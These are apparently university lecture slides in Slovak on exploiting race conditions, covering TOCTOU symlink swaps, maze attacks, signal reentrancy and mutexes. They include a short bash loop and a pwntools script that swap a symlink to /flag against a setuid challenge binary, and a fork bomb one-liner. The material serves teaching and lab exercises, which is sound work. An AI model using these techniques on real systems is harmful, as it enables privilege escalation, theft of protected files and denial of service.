

Race conditions


Bezpečnosť informačných systémov z pohľadu praxe

Palo Litauszki

> vyhodnotenie bloku web

Rank	Team	Score
#1	 Breaking Bad Bits	11
#2	 Team	11
#3	 キコ_team	11
#4	 Blue Oyster	11
#5	 ah_shiet_here_we_go_again	11

-  Breaking Bad Bits (8)
-  Team (7)
-  キコ_team (2)
-  Yonathan (1)



> možné usporiadania vykonania procesov

```
P1 inicializacia()  
P1 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 koniec()  
P2 inicializacia()  
P2 kontrola_vstup  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 koniec()
```

> možné usporiadania vykonania procesov

```
P1 inicializacia()  
P2 inicializacia()  
P1 kontrola_vstup  
P2 kontrola_vstup  
P1 akcia()  
P2 akcia()  
P1 kontrola_vstup  
P2 kontrola_vstup  
P1 akcia()  
P2 akcia()  
P1 kontrola_vstup  
P2 kontrola_vstup  
P1 akcia()  
P2 akcia()  
P1 koniec()  
P2 koniec()
```

```
P1 inicializacia()  
P1 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 koniec()  
P2 inicializacia()  
P2 kontrola_vstup  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 koniec()
```

```
P1 inicializacia()  
P2 inicializacia()  
P1 kontrola_vstup  
P2 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 koniec()  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 koniec()
```

> možné usporiadania vykonania procesov

```
P1 inicializacia()  
P2 inicializacia()  
P1 kontrola_vstup  
P2 kontrola_vstup  
P1 akcia()  
P2 akcia()  
P1 kontrola_vstup  
P2 kontrola_vstup  
P1 akcia()  
P2 akcia()  
P1 kontrola_vstup  
P2 kontrola_vstup  
P1 akcia()  
P2 akcia()  
P1 koniec()  
P2 koniec()
```

```
P1 inicializacia()  
P1 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 koniec()  
P2 inicializacia()  
P2 kontrola_vstup  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 koniec()
```

```
P1 inicializacia()  
P2 inicializacia()  
P1 kontrola_vstup  
P2 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 kontrola_vstup  
P1 akcia()  
P1 koniec()  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 kontrola_vstup  
P2 akcia()  
P2 koniec()
```


```
int main (int argc, char **argv)
{
    int fd = open(argv[1], O_WRONLY | O_CREAT
        | O_TRUNC, 0755);
    write(fd, "#!/bin/sh\nnecho NEJDE\n", 20);
    close(fd);
    execl("/bin/sh", "/bin/sh", argv[1], NULL);
}
```

```
int main (int argc, char **argv)
{
    int fd = open(argv[1], O_WRONLY | O_CREAT
        | O_TRUNC, 0755);
    write(fd, "#!/bin/sh\nnecho NEJDE\n", 20);
    close(fd);
    execl("/bin/sh", "/bin/sh", argv[1], NULL);
}
```

> motivácia

> v roku 2023 cve.mitre.org* uvádza 146 registrovaných zraniteľností typu "race condition"

> relevantná a praktická exploitačná technika



The screenshot shows the CVE Mitre website interface. At the top, there is a navigation bar with links for CVE List, CNAs, WGs, Board, About, and News & Blog. On the right, there is an NVD logo and links for CVSS Scores and CPE Info. Below the navigation bar is a search bar and several buttons: Search CVE List, Downloads, Data Feeds, Update a CVE Record, and Request CVE IDs. The main content area shows the search results for the keyword 'race condition'. It indicates that there are 1528 CVE records that match the search. Three results are listed in a table with columns for Name and Description.


Name	Description
CVE-2024-29863	A race condition in the installer executable in Qlik Qlikview before versions May 2022 SR3 (12.70.20300) and May 2023 SR2 (12.80.20200) may allow an existing lower privileged user to cause code to be executed in the context of a Windows Administrator.
CVE-2024-26779	In the Linux kernel, the following vulnerability has been resolved: wifi: mac80211: fix race condition on enabling fast-xmit fast-xmit must only be enabled after the sta has been uploaded to the driver, otherwise it could end up passing the not-yet-uploaded sta via drv_tx calls to the driver, leading to potential crashes because of uninitialized drv_priv data. Add a missing sta->uploaded check and re-check fast xmit after inserting a sta.
CVE-2024-26698	In the Linux kernel, the following vulnerability has been resolved: hv_netvsc: Fix race condition between netvsc_probe and netvsc_remove In commit ac5047671758 ("hv_netvsc: Disable NAPI before closing the VMBus channel"), napi_disable was getting called for all channels, including all subchannels without

*<https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=race+condition>

0x07

> úvod

- > proces má vlastnú pamäť (zásobník, halda), registre, súborové deskriptory, PID, uid, guid
- > proces môžeme mať viac vlákien (zdieľajú pamäť, súborové deskriptory)
- > vlákna majú vlastné registre, stack, ID
- > high lvl: pthread()
- > low lvl: fork(), clone()



> prostredie

> linux filesystem, C, syscalls, pwntools, tmux

> zápis bajtov do buffera

> \$ echo "ziadne_memes?" > file

> write(fd, &buf, 200);

```
> #define _GNU_SOURCE
#include <sys/syscall.h>
syscall(write, fd, &buf, 200);
```

> assembly



> ID typy

> **ruid**

id používateľa, ktorý spustil proces

> **euid**

reprezentuje identitu používateľa, použitú systémom na zistenie procesných privilégií

> **suid**

kontrolovaný pri procese s vysokými privilégiami a prepínaní do pôvodných.*

*<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/euid-ruid-suid>

> **toctou** (time of check to time of use)

> **ln -s <from> <to>**

> výmena symbolickej linky medzi vytvorením súboru/priečinku a jeho použitím

> **setuid-root** program na prístup k súboru s vyššími privilégiami súbor

> zlomyseľný program musí prebiehať súčasne s povodným a prepnúť symbolickú linku presne v správnom čase

> **maze attack**

/tmp/nejde-> 1/a/b/c/d/e/.../2/a/b/c/d/e/..->ide

> **toctou** (time of check to time of use)

> **mitigácie:**

> bezpečnejšie programovacie praktiky
(O_NOFOLLOW, mkstemp())

> symbolické linky v adresároch ako napr. v /tmp pre roota
a ostatných používateľov*

```
hacker@race_level5:~$ ls -lah /tmp
total 16K
drwxrwxrwt 1 root  root  4.0K Apr  7 14:01 .
drwxr-xr-x 1 root  root  4.0K Apr  7 14:01 ..
```

> nice

> slúži na nastavenie priority programu/procesu

```
nice -10 temp
```

> pre záporné hodnoty

```
nice --10 temp
```

> nastavenie pre bežiacie procesy

```
renice -n 15 -p 7
```

```
top - 16:50:08 up 22 days, 23:34, 0 users, load average: 14.35, 14.24, 14.31
Tasks: 22 total, 1 running, 21 sleeping, 0 stopped, 0 zombie
%Cpu(s): 26.6 us, 9.2 sy, 0.0 ni, 63.6 id, 0.2 wa, 0.0 hi, 0.4 si, 0.0 st
MiB Mem: 257898.2 total, 59479.3 free, 159317.0 used, 39101.9 buff/cache
MiB Swap: 98304.0 total, 96883.9 free, 1420.1 used, 96023.4 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
281	hacker	20	0	918120	15712	10132	S	0.3	0.0	0:00.65	xfsettingsd
1	hacker	20	0	1128	4	0	S	0.0	0.0	0:00.24	docker-init
7	hacker	35	15	2736	644	560	S	0.0	0.0	0:00.00	sleep
64	hacker	20	0	724472	47164	20556	S	0.0	0.0	0:01.15	node
109	hacker	20	0	1680468	31564	9140	S	0.0	0.0	0:00.96	websockify
128	hacker	20	0	177424	56508	20084	S	0.0	0.0	0:00.40	Xtigervnc
131	hacker	20	0	1680404	31544	9120	S	0.0	0.0	0:01.22	websockify

> signals

- > zastavenia behu programu spustením signal handlera
- > možnosť poslať ktorýkoľvek signal na ktorýkoľvek proces (za podmienky rovnakého ruid)
- > `#define _POSIX_SOURCE`
`#include <signal.h>`
`int kill(pid_t pid, int sig);`
- > kernel sleduje prijaté signály na spustenom procese, spustí handler, naplánuje pokračovanie behu procesu
- > "reentrancy" - vrátenie sa na vykonávanie programu

> signals

```
_Thread_local int tmp;
```

```
void swap(int* x, int* y)
{
    tmp = *x;
    *x = *y;
    *y = tmp;
}
```

```
void interrupt_service_routine()
{
    int x = 1, y = 2;
    swap(&x, &y);
}
```

> signals

```
_Thread_local int tmp;
```

```
void swap(int* x, int* y)
```

```
{  
    tmp = *x;  
    *x = *y; // interrupt_service_routine()  
    *y = tmp;  
}
```

```
void interrupt_service_routine()
```

```
{  
    int x = 1, y = 2;  
    swap(&x, &y);  
}
```

> signals


```
void swap(int* x, int* y)
{
    int tmp;
    tmp = *x;
    *x = *y;
    *y = tmp;
}
```

```
void interrupt_service_routine()
{
    int x = 1, y = 2;
    swap(&x, &y);
}
```

- > "reentrant",
- > proces má lokálny zásobník => thread safe
- > žiadne preteky o dáta

> spôsoby spomalenia behu programu

- > `:(){ :|:& };;` (fork bomb)
- > komplexné cesty k súborom
`/tmp/a` je rýchlejšie ako
`/tmp/a/a/a/a/a/a/a/a`
- > `nice`, `sleep`,
spustiť program viac krát



> niektoré systémové volania

- > `stat` - vráti informácie o priamo súbore
- > `lstat` - vráti informácie o symbolickej linke*

> level1

> level1

```
while : ; do /challenge/race_level1.1 ./file ; done  
while : ; do ln -sf /flag file ; rm file; echo 'pojde' > file ; done)
```

```
from pwn import *  
import os
```

```
p = process(['/challenge/race_level1', './file'])
```

```
os.unlink('./file')  
os.symlink('/flag', './file')
```

```
p.sendline()  
p.interactive()
```

> level1 (lokálne)

> level1 (lokálne)

```
num == 0
T1: mov rdi, [num] ; 0
T1: inc rdi ; 1
T1: dec rdi ; 0
T1: mov [num], rdi ; 0
num == 0
T1: mov rdi, [num] ; 0
T1: inc rdi ; 1
T1: dec rdi ; 0
T1: mov [num], rdi ; 0
num == 0
T1: mov rdi, [num] ; 0
T1: inc rdi ; 1
T1: dec rdi ; 0
T1: mov [num], rdi ; 0
num == 0
```

```
pthread_mutex_t lock;
unsigned int num = 0;

void *thread_main(int arg) {
    while (1) {
        pthread_mutex_lock(&lock);
        num++;
        num--;
        if (num != 0) printf("NUM: %d\n", num);
        pthread_mutex_unlock(&lock);
    }
}

main() {
    pthread_t t1, t2;
    pthread_create(&t1, NULL, thread_main, 0);
    pthread_create(&t2, NULL, thread_main, 0);
    getchar();
    exit(0);
}
```



> level1 (lokálne)




```
num == 0
T1: mov rdi, [num] ; 0
T1: inc rdi ; 1
T1: mov [num], rdi ; 1
num == 1
T2: mov rdi, [num] ; 1
T2: inc rdi ; 2
T2: mov [num], rdi ; 2
num == 2
T1: mov rdi, [num] ; 2
T2: mov rdi, [num] ; 2
T1: dec rdi ; 1
T2: dec rdi ; 1
T1: mov [num], rdi ; 1
T2: mov [num], rdi ; 1
num == 1
```

```
unsigned int num = 0;
void *thread_main(int arg) {
    while (1) {
        num++;
        num--;
        if (num != 0) printf("NUM: %d\n", num);
    }
}

main() {
    pthread_t t1, t2;
    pthread_create(&t1, NULL, thread_main, 0);
    pthread_create(&t2, NULL, thread_main, 0);
    getchar();
    exit(0);
}
```

> level1 (lokálne)



> poznámky

- > keď :nejde: -> reštartujem challenge cez webstránku
- > skúsiť iný dekompilátor (IDA, Ghidra, BinaryNinja)
- > prepínanie z "practice" módu do normálneho

> poznámky

- > keď :nejde: -> reštartujem challenge cez webstránku
- > skúsiť iný dekompilátor (IDA, Ghidra, BinaryNinja)
- > prepínanie z "practice" módu do normálneho

- > tabuľka systémových volaní*

> poznámky

- > keď :nejde: -> reštartujem challenge cez webstránku
- > skúsiť iný dekompilátor (IDA, Ghidra, BinaryNinja)
- > prepínanie z "practice" módu do normálneho

- > tabuľka systémových volaní*
- > ak použijete cudzie riešenie,
uvedte prosím pôvodného autora
do vašej dokumentácie

*https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

> poznámky

- > keď :nejde: -> reštartujem challenge cez webstránku
- > skúsiť iný dekompilátor (IDA, Ghidra, BinaryNinja)
- > prepínanie z "practice" módu do normálneho
- > tabuľka systémových volaní*
- > ak použijete cudzie riešenie, uveďte prosím pôvodného autora do vašej dokumentácie



> záver

- > cieľom úloh je prečítať obsah súboru /flag
- > analýza úloh 'race conditions' praktických scenárov
- > naprogramovať krátke riešenia (python, bash, C)
- > odovzdať **krátku** dokumentáciu s postupom a zdrojákmi
- > chýbal vám k riešeniu nejaký nástroj?

> kontakt:



pa1owashere



qlitauszki@stuba.sk

22.04 na bloku `exploit` sa
nebude preberať nové učivo

(avšak môžete sa cvičenia zúčastniť
a riešiť úlohy, prípadne ich s nami
konzultovať)

> veľa šťastia

**V POSLEDNOM
BLOKU SI PREVERÍTE
DOSIAHNUTÉ
VEDOMOSTI Z BISPP**

**Z CVIČENÍ
STAČÍ ZÍSKAŤ
POLOVICU BODOV**



deadline: 23.4.2024 13:37

0x1e